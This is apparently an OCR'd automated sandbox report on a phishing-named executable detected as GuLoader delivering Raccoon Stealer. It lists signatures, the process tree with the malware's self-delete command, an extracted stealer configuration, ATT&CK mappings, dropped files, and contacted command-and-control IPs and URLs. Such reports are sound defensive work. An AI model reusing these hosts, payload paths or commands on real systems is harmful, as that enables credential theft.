



ID: 378098
Sample Name: CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
Cookbook: default.jbs
Time: 14:20:32
Date: 30/03/2021
Version: 31.0.0 Emerald

Table of Contents

Table of Contents 2
Analysis Report CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Threatname: Raccoon Stealer 4
Yara Overview 5
Memory Dumps 5
Sigma Overview 5
Signature Overview 5
AV Detection: 6
E-Banking Fraud: 6
Data Obfuscation: 6
Malware Analysis System Evasion: 6
Anti Debugging: 6
Stealing of Sensitive Information: 6
Remote Access Functionality: 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 9
Domains 9
URLs 9
Domains and IPs 11
Contacted Domains 11
Contacted URLs 11
URLs from Memory and Binaries 11
Contacted IPs 14
Public 15
General Information 15
Simulations 16
Behavior and APIs 16
Joe Sandbox View / Context 17
IPs 17
Domains 17
ASN 17
JA3 Fingerprints 18
Dropped Files 19
Created / dropped Files 19
Static File Info 40
General 40
File Icon 40
Static PE Info 40
General 40
Entrypoint Preview 41
Data Directories 42
Sections 42

Copyright Joe Security LLC 2021

Resources 42
Imports 43
Version Infos 43
Network Behavior 43
Network Port Distribution 43
TCP Packets 43
UDP Packets 45
DNS Queries 46
DNS Answers 46
HTTP Request Dependency Graph 46
HTTP Packets 46
HTTPS Packets 48
Code Manipulations 49
Statistics 49
Behavior 49
System Behavior 49
Analysis Process: CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe PID: 6592 Parent PID: 5976 49
General 49
File Activities 50
Analysis Process: CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe PID: 5668 Parent PID: 6592 50
General 50
File Activities 50
File Created 50
File Deleted 54
File Written 55
File Read 88
Analysis Process: cmd.exe PID: 6744 Parent PID: 5668 89
General 89
File Activities 89
Analysis Process: conhost.exe PID: 6824 Parent PID: 6744 89
General 89
Analysis Process: timeout.exe PID: 6716 Parent PID: 6744 89
General 89
File Activities 90
File Written 90
Disassembly 90
Code Analysis 90

Copyright Joe Security LLC 2021


Analysis Report CopyDocs-BUSINESS-CONFIRMATION…

Overview


General Information

Sample Name:	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
Analysis ID:	378098
MD5:	edeff76475b73d1..
SHA1:	0ec4cf852db313d..
SHA256:	a214379d617efa7.
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




GuLoader Raccoon

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for doma…
- Yara detected GuLoader
- Yara detected Raccoon Stealer
- Detected RDTSC dummy instruction…
- Hides threads from debuggers
- Tries to detect Any.run
- Tries to detect sandboxes and other…
- Tries to detect virtualization through…
- Tries to harvest and steal browser in…
- Tries to steal Mail credentials (via fil…
- Yara detected VB6 Downloader Gen…
- Abnormal high CPU Usage
- Checks if the current process is bein…
- Creates a DirectInput object (often fo…

Classification



Startup

- **System is w10x64**
- CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe (PID: 6592 cmdline: 'C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe' MD5: EDEFF76475B73D1EA8F9F8EB8AFDB738)
  - CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe (PID: 5668 cmdline: 'C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe' MD5: EDEFF76475B73D1EA8F9F8EB8AFDB738)
    - cmd.exe (PID: 6744 cmdline: cmd.exe /C timeout /T 10 /NOBREAK > Nul & Del /f /q 'C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 6824 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - timeout.exe (PID: 6716 cmdline: timeout /T 10 /NOBREAK MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
- **cleanup**

Malware Configuration

Threatname: Raccoon Stealer

```
{
  "Config: ": [
    "00000000 -> Raccoon | 1.7.3",
    "Build compile date: Sat Feb 27 21:25:06 2021",
    "Launched at: 2021.03.30 - 12:22:53 GMT",
    "Bot_ID: D06ED635-68F6-4E9A-955C-4899F5F57B9A_user",
    "Running on a desktop",
    "-------------",
    "- Cookies: 1",
    "- Passwords: 0",
    "- Files: 0",
    "System Information:",
    "- System Language: English",
    "- System TimeZone: +1 hrs",
    "- IP: 84.17.52.79",
    "- Location: 47.431702, 8.575900 | Zurich, Zurich, Switzerland (8152)",
    "- ComputerName: 980108",
    "- Username: user",
    "- Windows version: NT 10.0",
    "- Product name: Windows 10 Pro",
    "- System arch: x64",
    "- CPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz (4 cores)",
    "- RAM: 8191 MB (5383 MB used)",
    "- Screen resolution: 1280x1024",
    "- Display devices:",
    "0) Microsoft Basic Display Adapter",
    "-------------",
    "Installed Apps:",
    "Adobe Acrobat Reader DC (19.012.20035)",
    "Adobe Refresh Manager (1.8.0)",
    "Google Chrome (85.0.4183.121)",
    "Google Update Helper (1.3.35.451)",
    "Java 8 Update 211 (8.0.2110.12)",
    "Java Auto Updater (2.8.211.12)",
    "Update for Skype for Business 2016 (KB4484286) 32-Bit Edition",
    "-------------"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
Process Memory Space: CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRT F.exe PID: 5668	JoeSecurity_VB6DownloaderGeneric	Yara detected VB6 Downloader Generic	Joe Security	
Process Memory Space: CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRT F.exe PID: 5668	JoeSecurity_Raccoon	Yara detected Raccoon Stealer	Joe Security	
Process Memory Space: CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRT F.exe PID: 5668	JoeSecurity_GuLoader	Yara detected GuLoader	Joe Security	


Sigma Overview

No Sigma rule has matched

Signature Overview

- AV Detection
- Compliance
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection

Copyright Joe Security LLC 2021



Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for domain / URL

Yara detected Raccoon Stealer

E-Banking Fraud:

Yara detected Raccoon Stealer

Data Obfuscation:

Yara detected GuLoader

Yara detected VB6 Downloader Generic

Malware Analysis System Evasion:

Detected RDTSC dummy instruction sequence (likely for instruction hammering)

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

Hides threads from debuggers

Stealing of Sensitive Information:

Yara detected Raccoon Stealer

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected Raccoon Stealer

Mitre Att&ck Matrix

Copyright Joe Security LLC 2021

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1 1	Masquerading 1	OS Credential Dumping 1	Security Software Discovery 5 1 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop Insecure Network Communic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2 2	Input Capture 1	Process Discovery 1	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploit SS Redirect P Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1	Security Account Manager	Virtualization/Sandbox Evasion 2 2	SMB/Windows Admin Shares	Data from Local System 1	Automated Exfiltration	Non-Application Layer Protocol 4	Exploit SS Track Devi Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 5	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 2 2 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming c Denial of Service


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\AccessibleHandler.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\AccessibleHandler.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\AccessibleMarshal.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\AccessibleMarshal.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\IA2Marshal.dll	3%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\IA2Marshal.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\MapiProxy.dll	0%	Metadefender		Browse

Copyright Joe Security LLC 2021

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\MapiProxy.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\MapiProxy_InUse.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\MapiProxy_InUse.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-file-l1-2-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-file-l1-2-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-file-l2-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-file-l2-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-handle-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-handle-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-heap-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-heap-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-interlocked-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-interlocked-l1-1-0.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
telete.in	9%	Virustotal		Browse
ekocafebali.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://crl.netsolssl.com/NetworkSolutionsCertificateAuthority.crl0	0%	URL Reputation	safe	
http://crl.netsolssl.com/NetworkSolutionsCertificateAuthority.crl0	0%	URL Reputation	safe	
http://crl.netsolssl.com/NetworkSolutionsCertificateAuthority.crl0	0%	URL Reputation	safe	
http://crl.netsolssl.com/NetworkSolutionsCertificateAuthority.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignCA.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://r3.i.lencr.org/0Y	0%	URL Reputation	safe	
http://r3.i.lencr.org/0Y	0%	URL Reputation	safe	
http://r3.i.lencr.org/0Y	0%	URL Reputation	safe	
http://r3.i.lencr.org/0Y	0%	URL Reputation	safe	
http://https://repository.luxtrust.lu0	0%	URL Reputation	safe	
http://https://repository.luxtrust.lu0	0%	URL Reputation	safe	
http://https://repository.luxtrust.lu0	0%	URL Reputation	safe	
http://https://repository.luxtrust.lu0	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/chambersroot.html0	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/chambersroot.html0	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/chambersroot.html0	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/chambersroot.html0	0%	URL Reputation	safe	
http://www.mozilla.com0	0%	URL Reputation	safe	
http://www.mozilla.com0	0%	URL Reputation	safe	
http://www.mozilla.com0	0%	URL Reputation	safe	
http://www.mozilla.com0	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	

Copyright Joe Security LLC 2021

Source	Detection	Scanner	Label	Link
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://45.139.236.6/q_	0%	Avira URL Cloud	safe	
http://crl.securetrust.com/SGCA.crl0	0%	URL Reputation	safe	
http://crl.securetrust.com/SGCA.crl0	0%	URL Reputation	safe	
http://crl.securetrust.com/SGCA.crl0	0%	URL Reputation	safe	
http://45.139.236.6//l/f/7y4Wg3gBuI_ccNKoGwkK/7a6d75ef6f646f4419fc28f58e62a7952e597921er	0%	Avira URL Cloud	safe	
http://crl.securetrust.com/STCA.crl0	0%	URL Reputation	safe	
http://crl.securetrust.com/STCA.crl0	0%	URL Reputation	safe	
http://crl.securetrust.com/STCA.crl0	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://r3.i.lencr.org/0-	0%	Avira URL Cloud	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://45.139.236.6//l/f/7y4Wg3gBuI_ccNKoGwkK/0a3546e5040ab5a4b3cac44b064a321d51adba4a	0%	Avira URL Cloud	safe	
http://https://ekocafebali.com/wp-content/plugins/vmaxyvefms/back/78893c675eddafbfbda146801a998645182ce2c3_	0%	Avira URL Cloud	safe	
http://45.139.236.6/E	0%	Avira URL Cloud	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://45.139.236.6/	0%	Avira URL Cloud	safe	
http://https://ocsp.quovadisoffshore.com0	0%	URL Reputation	safe	
http://https://ocsp.quovadisoffshore.com0	0%	URL Reputation	safe	
http://https://ocsp.quovadisoffshore.com0	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/chambersignroot.html0	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/chambersignroot.html0	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/chambersignroot.html0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://policy.camerfirma.com0	0%	URL Reputation	safe	
http://policy.camerfirma.com0	0%	URL Reputation	safe	
http://policy.camerfirma.com0	0%	URL Reputation	safe	
http://https://telete.in/org/img/t_logo.png	0%	URL Reputation	safe	
http://https://telete.in/org/img/t_logo.png	0%	URL Reputation	safe	
http://https://telete.in/org/img/t_logo.png	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://https://support.google.c	0%	Avira URL Cloud	safe	
http://https://telete.in/yoyodcabane	0%	Avira URL Cloud	safe	
http://ocsp.accv.es0	0%	URL Reputation	safe	
http://ocsp.accv.es0	0%	URL Reputation	safe	
http://ocsp.accv.es0	0%	URL Reputation	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://https://ekocafebali.com/wp-content/plugins/vmaxyvefms/main/78893c675eddafbfbda146801a998645182ce2c3_	0%	Avira URL Cloud	safe	
http://https://helpx.a	0%	Avira URL Cloud	safe	
http://45.139.236.6//l/f/7y4Wg3gBuI_ccNKoGwkK/7a6d75ef6f646f4419fc28f58e62a7952e597921	0%	Avira URL Cloud	safe	
http://45.139.236.6	0%	Avira URL Cloud	safe	
http://https://www.catcert.net/verarrel	0%	URL Reputation	safe	
http://https://www.catcert.net/verarrel	0%	URL Reputation	safe	
http://https://www.catcert.net/verarrel	0%	URL Reputation	safe	
http://45.139.236.6/OINT	0%	Avira URL Cloud	safe	
http://crl.chambersign.org/chambersignroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersignroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersignroot.crl0	0%	URL Reputation	safe	
http://crl.xrampsecurity.com/XGCA.crl0	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
telete.in	195.201.225.248	true	true	• 9%, Virustotal, Browse	unknown
ekocafebali.com	111.67.28.15	true	false	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://45.139.236.6//l/f/7y4Wg3gBuI_ccNKoGwkK/0a3546e5040ab5a4b3cac44b064a321d51adba4a	false	• Avira URL Cloud: safe	unknown
http://45.139.236.6/	false	• Avira URL Cloud: safe	unknown
http://45.139.236.6//l/f/7y4Wg3gBuI_ccNKoGwkK/7a6d75ef6f646f4419fc28f58e62a7952e597921	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://duckduckgo.com/chrome_newtab	RYwTiizs2t.4.dr	false		high
http://crl.netsolssl.com/NetworkSolutionsCertificateAuthority.crl0	nssckbi.dll.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fedir.comsign.co.il/crl/ComSignCA.crl0	nssckbi.dll.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://duckduckgo.com/ac/?q=	RYwTiizs2t.4.dr	false		high
